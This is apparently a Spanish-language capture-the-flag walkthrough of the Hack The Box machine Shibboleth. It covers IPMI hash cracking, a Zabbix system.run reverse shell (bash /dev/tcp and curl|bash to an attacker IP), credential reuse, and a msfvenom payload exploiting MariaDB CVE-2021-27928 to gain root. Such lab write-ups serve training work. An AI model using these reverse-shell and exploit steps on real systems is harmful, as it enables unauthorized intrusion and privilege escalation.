
ilovepumpkinpie1 (10.10.11.124 Administrator)

```
[*] Starting the hash cracking with john

Using default input encoding: UTF-8
Loaded 1 password hash (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
ilovepumpkinpie1 (10.10.11.124 Administrator)
1g 0:00:00:01 DONE (2024-02-22 21:37) 0.8000g/s 5976Kp/s 5976Kc/s 5976Kc/s in_199..iargx
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/machineshth/Shibboleth/ipmiPwner master ?1
```

Ingresamos estas credenciales en el panel de zabbix

The image shows the Zabbix login interface. At the top, the word "ZABBIX" is displayed in white text on a red rectangular background. Below this, there are two input fields: "Username" with the text "Administrator" entered, and "Password" with a series of dots representing a masked password. Under the password field, there is a checkbox labeled "Remember me for 30 days". At the bottom of the form is a blue button with the text "Sign in" in white.

## Exploit Zabbix for Reverse Shell

Ahora que estamos dentro podemos ejecutar comandos del sistema vamos a configuración hosts y le damos clic en ítems 109 y clic en crear nuevo ítem

monitor.shibboleth.htb/hosts.php

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

**ZABBIX** << Shibboleth Data Systems

Monitoring Inventory Reports Configuration Host groups Templates Hosts Maintenance Actions Discovery Services

## Hosts

Create host

Host groups: type here to search Select

Templates: type here to search Select

Name:

DNS:

IP:

Port:

Monitored by: Any Server Proxy

Proxy:  Select

Tags: And/Or Or

tag:  Contains Equals value:  Remove

Add

Apply Reset

<input type="checkbox"/>	Name	Applications	Items	Triggers	Graphs	Discovery	Web	Interface	Proxy	Templates	Status	Availability	Agent encryption
<input type="checkbox"/>	shibboleth.htb	Applications 15	Items 109	Triggers 56	Graphs 19	Discovery 3	Web	127.0.0.1: 10050			Enabled	ZBX	SNMP JMX IPMI PSK NONE PSK CERT

0 selected Enable Disable Export Mass update Delete

Displaying 1

monitor.shibboleth.htb/items.php?filter\_set=1&filter\_hostids[0]=10084

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

**ZABBIX** << Shibboleth Data Systems

Monitoring Inventory Reports Configuration Host groups Templates Hosts Maintenance Actions Discovery Services

## Items

Create item

Hosts / shibboleth.htb Enabled ZBX SNMP JMX IPMI Applications 15 Items 109 Triggers 56 Graphs 19 Discovery rules 3 Web scenarios

Filter

Host groups: type here to search Select

Hosts: shibboleth.htb Select

Application:  Select

Name:

Key:

Type: all

Type of information: all

State: all

Update interval:

History:

Trends:

Status: all

Triggers: all

Template: all

Discovery: all

Apply Reset

filter affects only filtered data

monitor.shibboleth.htb/items.php?form=create&hostid=10084

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

**ZABBIX** << Shibboleth Data Systems

Monitoring Inventory Reports Configuration Host groups Templates Hosts Maintenance Actions Discovery Services

## Items

All hosts / shibboleth.htb Enabled ZBX SNMP JMX IPMI Applications 15 Items 109 Triggers 56 Graphs 19 Discovery rules 3 Web scenarios

Item Preprocessing

Name: shell

Type: Zabbix agent

Key:  Select

Host interface: 127.0.0.1: 10050

Type of information: Numeric (unsigned)

Units:

Acá nos solicita una key allí buscamos el que dice system.run

system.localtime[<type>]	System time. Returns integer with type as utc; string - with type as local
system.run[command,<mode>]	Run specified command on the host. Returns text result of the command; 1 - with mode as nowait (regardless of command result)
system.stat[resource,<type>]	System statistics. Returns integer or float

cambiamos comand por un ping para ver que nos ejecuta el comando



setting

\* Name

Type

\* Key

\* Host interface

anstate - Et m... Machine Exec... Training ACTIVE DIRECTORY OSCP

Item Preprocessing

\* Name

Type

\* Key

\* Host interface

Type of information

Units

Le doy a test, pero no funciona me ayudo de esta guía  
<https://rioasmara.com/2022/04/16/exploit-zabbix-for-reverse-shell/>  
y añado system.run[ping -c 3 10.10.14.4, nowait]

Item Preprocessing

\* Name

Type

\* Key

\* Host interface

Type of information

y recibimos traza icmp

```
~/machineshtb/Shibboleth
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:00:34.469095 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 1, seq 1, length 64
22:00:34.469119 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 1, seq 1, length 64
22:00:35.470118 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 1, seq 2, length 64
22:00:35.470138 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 1, seq 2, length 64
22:00:36.471993 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 1, seq 3, length 64
22:00:36.472009 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 1, seq 3, length 64
22:01:05.858742 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 2, seq 1, length 64
22:01:05.858758 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 2, seq 1, length 64
22:01:06.859790 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 2, seq 2, length 64
22:01:06.859806 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 2, seq 2, length 64
22:01:07.860247 IP 10.10.11.124 > 10.10.14.4: ICMP echo request, id 2, seq 3, length 64
22:01:07.860263 IP 10.10.14.4 > 10.10.11.124: ICMP echo reply, id 2, seq 3, length 64
```

ahora solo a adido una reverse shell bash  
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.4/433 0>&1'

* Name	<input type="text" value="shell"/>
Type	<input type="text" value="Zabbix agent"/>
* Key	<input type="text" value="system.run[/bin/bash -c 'bash -i &gt;&amp; /dev/tcp/10.10.14.4/123 0&gt;&amp;1', nowait]"/> <input type="button" value="Select"/>
* Host interface	<input type="text" value="127.0.0.1 : 10050"/>
� of information	<input type="text" value="Numeric (unsigned)"/>
Units	<input type="text"/>
Update interval	<input type="text" value="1m"/>

y tenemos shell

```
nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.124] 52578
bash: cannot set terminal process group (908): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@shibboleth:/$ whaomi
whaomi
bash: whaomi: command not found
zabbix@shibboleth:/$ whoami
whoami
zabbix
zabbix@shibboleth:/$
```

Nota: Tambien se puede obtener un shell simplemente haciendo un curl a nuestra ip la cual tendra un index.html con la bash

```
echo '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.4/123 0>&1"' > index.html
system.run[curl 10.10.14.4|bash,nowait]
```

```
system.run[curl 10.10.14.13|bash,nowait]
```

Mejoro la shell y comienzo a enumerar la máquina obviamente antes busco el flag

```
find -name user.txt 2>/dev/null
```

```
zabbix@shibboleth:/$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var
zabbix@shibboleth:/$ find -name user.txt 2>/dev/null
./home/ipmi-svc/user.txt
zabbix@shibboleth:/$ cat user.txt
cat: user.txt: Permission denied
zabbix@shibboleth:/$
```

Accedo al flag pero no puedo

```
zabbix@shibboleth:/home/ipmi-svc$ cat user.txt
cat: user.txt: Permission denied
zabbix@shibboleth:/home/ipmi-svc$ ls -la
total 32
drwxr-xr-x 3 ipmi-svc ipmi-svc 4096 Oct 16 2021 .
drwxr-xr-x 3 root root 4096 Oct 16 2021 ..
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 27 2021 .bash_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 220 Apr 24 2021 .bash_logout
-rw-r--r-- 1 ipmi-svc ipmi-svc 3771 Apr 24 2021 .bashrc
drwx----- 2 ipmi-svc ipmi-svc 4096 Apr 27 2021 .cache
lrwxrwxrwx 1 ipmi-svc ipmi-svc 9 Apr 28 2021 .mysql_history -> /dev/null
-rw-r--r-- 1 ipmi-svc ipmi-svc 807 Apr 24 2021 .profile
-rw-r----- 1 ipmi-svc ipmi-svc 33 Feb 22 23:55 user.txt
-rw-rw-r-- 1 ipmi-svc ipmi-svc 22 Apr 24 2021 .vimrc
zabbix@shibboleth:/home/ipmi-svc$
```

Entonces agrego la contraseña encontrada con el user ipmi-svc y nos deja acceder

```
-rw-rw-r-- 1 ipmi-svc ipmi-svc 22 Apr 24 2022
zabbix@shibboleth:/home/ipmi-svc$ su ipmi-svc
Password: linux medium
ipmi-svc@shibboleth:~$ whoami
ipmi-svc
ipmi-svc@shibboleth:~$
```

Busco que puertos tiene abiertos la máquina y encuentro el 3306  
netstat -atun

```
ipmi-svc@shibboleth:/$ netstat -atun
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:10050          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:10051          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN
tcp        0 138 10.10.11.124:52578      10.10.14.4:123bbix@shibboleth:/home/ipmi-svc$
tcp        0 1 10.10.11.124:57120      1.1.1.1:53              SYN_SENT
tcp6       0      0 :::80                  :::*                    LISTEN
tcp6       0      0 :::10050                :::*                    LISTEN
tcp6       0      0 :::10051                :::*                    LISTEN
tcp6       0      0 10.10.11.124:80        10.10.14.4:39228        TIME_WAIT
tcp6       0      0 :::1:10051              :::1:38646              TIME_WAIT
tcp6       0      0 10.10.11.124:80        10.10.14.4:33586        TIME_WAIT
tcp6       0      0 :::1:10051              :::1:38618              TIME_WAIT
tcp6       0      0 10.10.11.124:80        10.10.14.4:57460        TIME_WAIT
tcp6       0      0 :::1:10051              :::1:38656              TIME_WAIT
tcp6       0      0 :::1:10051              :::1:38642              TIME_WAIT
tcp6       0      0 :::1:10051              :::1:38634              TIME_WAIT
tcp6       0      0 10.10.11.124:80        10.10.14.4:53120        TIME_WAIT
tcp6       0      0 10.10.11.124:80        10.10.14.4:50300        TIME_WAIT
tcp6       0      0 10.10.11.124:80        10.10.14.4:51798        SYN_RECV
tcp6       0      0 10.10.11.124:80        10.10.14.4:32968        TIME_WAIT
udp        0      0 127.0.0.53:53          0.0.0.0:*
udp        0      0 127.0.0.1:161          0.0.0.0:*
udp        0      0 127.0.0.1:35114        127.0.0.53:53          ESTABLISHED
udp        0      0 0.0.0.0:623           0.0.0.0:*
udp6       0      0 :::1:161               :::*
ipmi-svc@shibboleth:/$
```

también busco archivos relacionados con el software zabbix  
find -name zabbix 2>/dev/null

```
ipmi-svc@shibboleth:/$ cd /
ipmi-svc@shibboleth:/$ find \-name zabbix 2>/dev/null
./var/lib/mysql/zabbix
./var/log/zabbix
./run/zabbix
./etc/zabbix
./usr/share/zabbix
./usr/lib/zabbix
ipmi-svc@shibboleth:/$
```

y en el directorio ./etc/zabbix está el archivo zabbix\_server.conf estos archivos .conf siempre suelen tener contraseñas por defecto buscamos  
head -n 500 zabbix\_server.conf

```
DBUser=zabbix

### Option: DBPassword
# Database password.
# Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=bloooarskybluh

### Option: DBSocket
# Path to MySQL socket.
#
# Mandatory: no
# Default:
# DBSocket=

### Option: DBPort
# Database port when not using local socket.
#
# Mandatory: no
# Range: 1024-65535
```

DBUser=zabbix  
DBPassword=bloooarskybluh  
me conecto a la base de datos  
mysql -u zabbix -p

```
ERROR 1045 (28000): Access denied for user 'zabbix@localhost' (using password: NO)
ipmi-svc@shibboleth:/etc/zabbix$ mysql -u zabbix -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2290
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases
+-----+
| Database |
+-----+
| information_schema |
| zabbix medium |
+-----+
2 rows in set (0.000 sec)

MariaDB [(none)]>
```

sin embargo al enumerar la base de datos encontramos hashes pero no tienen mayor relevancia

```

MariaDB [zabbix]> desc users;
+-----+-----+-----+-----+-----+-----+-----+
| Field | Type                | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| userid | bigint(20) unsigned | NO   | PRI | NULL    |       |
| alias  | varchar(100)        | NO   | UNI |         |       |
| name   | varchar(100)        | NO   |     |         |       |
| surname | varchar(100)       | NO   |     |         |       |
| passwd | varchar(60)         | NO   |     |         |       |
| url    | varchar(255)        | NO   |     |         |       |
| autologin | int(11)          | NO   |     | 0       |       |
| autologout | varchar(32)     | NO   |     | 15m     |       |
| lang   | varchar(5)          | NO   |     | en_GB   |       |
| refresh | varchar(32)        | NO   |     | 30s     |       |
| type   | int(11)             | NO   |     | 1       |       |
| theme  | varchar(128)        | NO   |     | default |       |
| attempt_failed | int(11)        | NO   |     | 0       |       |
| attempt_ip | varchar(39)     | NO   |     |         |       |
| attempt_clock | int(11)        | NO   |     | 0       |       |
| rows_per_page | int(11)        | NO   |     | 50      |       |
+-----+-----+-----+-----+-----+-----+
16 rows in set (0.001 sec)

MariaDB [zabbix]> select userid, alias, passwd from users;
+-----+-----+-----+
| userid | alias      | passwd |
+-----+-----+-----+
| 1      | Admin     | $2y$10$L9tjKByfruByB.BaTQJz/epcbDQta4uRM/KySxSZTwZkMGuKTPPT2 |
| 2      | guest     | $2y$10$89otZrRNmde97rIyzclucuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06 |
| 3      | Administrator | $2y$10$FhkN50CLQjs3d6C.KtQgdeCc485jKBWPW4igFVEgtIP3jneaN7GQe |
+-----+-----+-----+
3 rows in set (0.001 sec)

MariaDB [zabbix]>

```

Pero al buscar la version de la base de datos  
SHOW VARIABLES LIKE 'version';

```

MariaDB [(none)]> SHOW VARIABLES LIKE 'version';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| version       | 10.3.25-MariaDB-0ubuntu0.20.04.1 |
+-----+-----+
1 row in set (0.001 sec)

MariaDB [(none)]>

```


## mariaDB/MySQL escalada version 10.3.25

vemos que tiene la 10.3.25 buscamos si existe un exploit





y en efecto existe uno entro al primer link



Básicamente nos dice que debemos crear una shell reversa Linux con msfvenom luego pasarla a la víctima y ejecutar con MySQL

#### Step 4 : Execute the payload

```
mysql -u <user> -p -h <ip>  
SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";
```

The screenshot shows a terminal window with the following commands and output:

```
root@kali:~# mysql -u root -p -h 192.168.174.166 -e 'SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";'  
Enter password:  
ERROR 2013 (HY000) at line 1: Lost connection to MySQL server during query  
root@kali:~#
```

Below this, another terminal window shows a netcat listener:

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.174.166: inverse host lookup failed: Host name lookup failure
```

entonces sigo las instrucciones

msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.10.14.4 LPORT=1234 -f elf-so -o shellll.so

The screenshot shows a terminal window with the following command and output:

```
~/machineshtb/Shibboleth  
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=1234 -f elf-so -o shellll.so  
[+] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[+] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 74 bytes  
Final size of elf-so file: 476 bytes  
Saved as: shellll.so
```

transfiero con wget

wget http://10.10.14.4:2000/shellll.so

The screenshot shows a terminal window with the following command and output:

```
ipmi-svc@shibboleth:/tmp/pwned$ wget http://10.10.14.4:2000/shellll.so  
--2024-02-23 03:51:43-- http://10.10.14.4:2000/shellll.so  
Connecting to 10.10.14.4:2000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 476 [application/octet-stream]  
Saving to: 'shellll.so'  
100%[=====] 476 0KB/s in 0.001s  
2024-02-23 03:51:43 (783 KB/s) - 'shellll.so' saved [476/476]
```

y ahora escucho por netcat en 1234 y ejecuto el payload como lo indica la guía

mysql -u zabbix -p -h 10.10.14.4 -e 'SET GLOBAL wsrep\_provider="/tmp/pwned/shellll.so";'

The screenshot shows a terminal window with the following commands and output:

```
ipmi-svc@shibboleth:/tmp/pwned$ ls  
shellll.so  
ipmi-svc@shibboleth:/tmp/pwned$ mysql -u zabbix -p -h 10.10.14.4 -e 'SET GLOBAL wsrep_provider="/tmp/pwned/shellll.so";'  
Enter password:  
ERROR 2002 (HY000): Can't connect to MySQL server on '10.10.14.4' (115)  
ipmi-svc@shibboleth:/tmp/pwned$
```

Below this, another terminal window shows a netcat listener:

```
root@kali:~# nc -lvp 4444  
listening on [any] 4444 ...  
192.168.174.166: inverse host lookup failed: Host name lookup failure
```

Acá cometo varios errores el primero es que añado mi IP y este punto no es necesario lo otro es que debo dar permisos de ejecución al .so

```
ipmi-svc@shibboleth:/tmp/pwned$ chmod +x shelll.so
ipmi-svc@shibboleth:/tmp/pwned$
```

mysql -u zabbix -p -e 'SET GLOBAL wsrep\_provider="/tmp/pwned/shelll.so";'

```
ipmi-svc@shibboleth:/tmp/pwned$ mysql -u zabbix -p -e 'SET GLOBAL wsrep_provider="/tmp/pwned/shelll.so";'
Enter password:
ERROR 2013 (HY000) at line 1: Lost connection to MySQL server during query
ipmi-svc@shibboleth:/tmp/pwned$
```

mysql -u zabbix -p -h 10.10.14.4 -e 'SET GLOBAL wsrep\_provider="/tmp/pwned/shelll.so";'

```
ipmi-svc@shibboleth:/tmp/pwned$ ls
shelll.so
ipmi-svc@shibboleth:/tmp/pwned$ mysql -u zabbix -p -h 10.10.14.4 -e 'SET GLOBAL wsrep_provider="/tmp/pwned/shelll.so";'
Enter password:
```

Aunque nos dice que la conexión se perdió yo ya tengo shell

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.124] 50870
whoami
root
```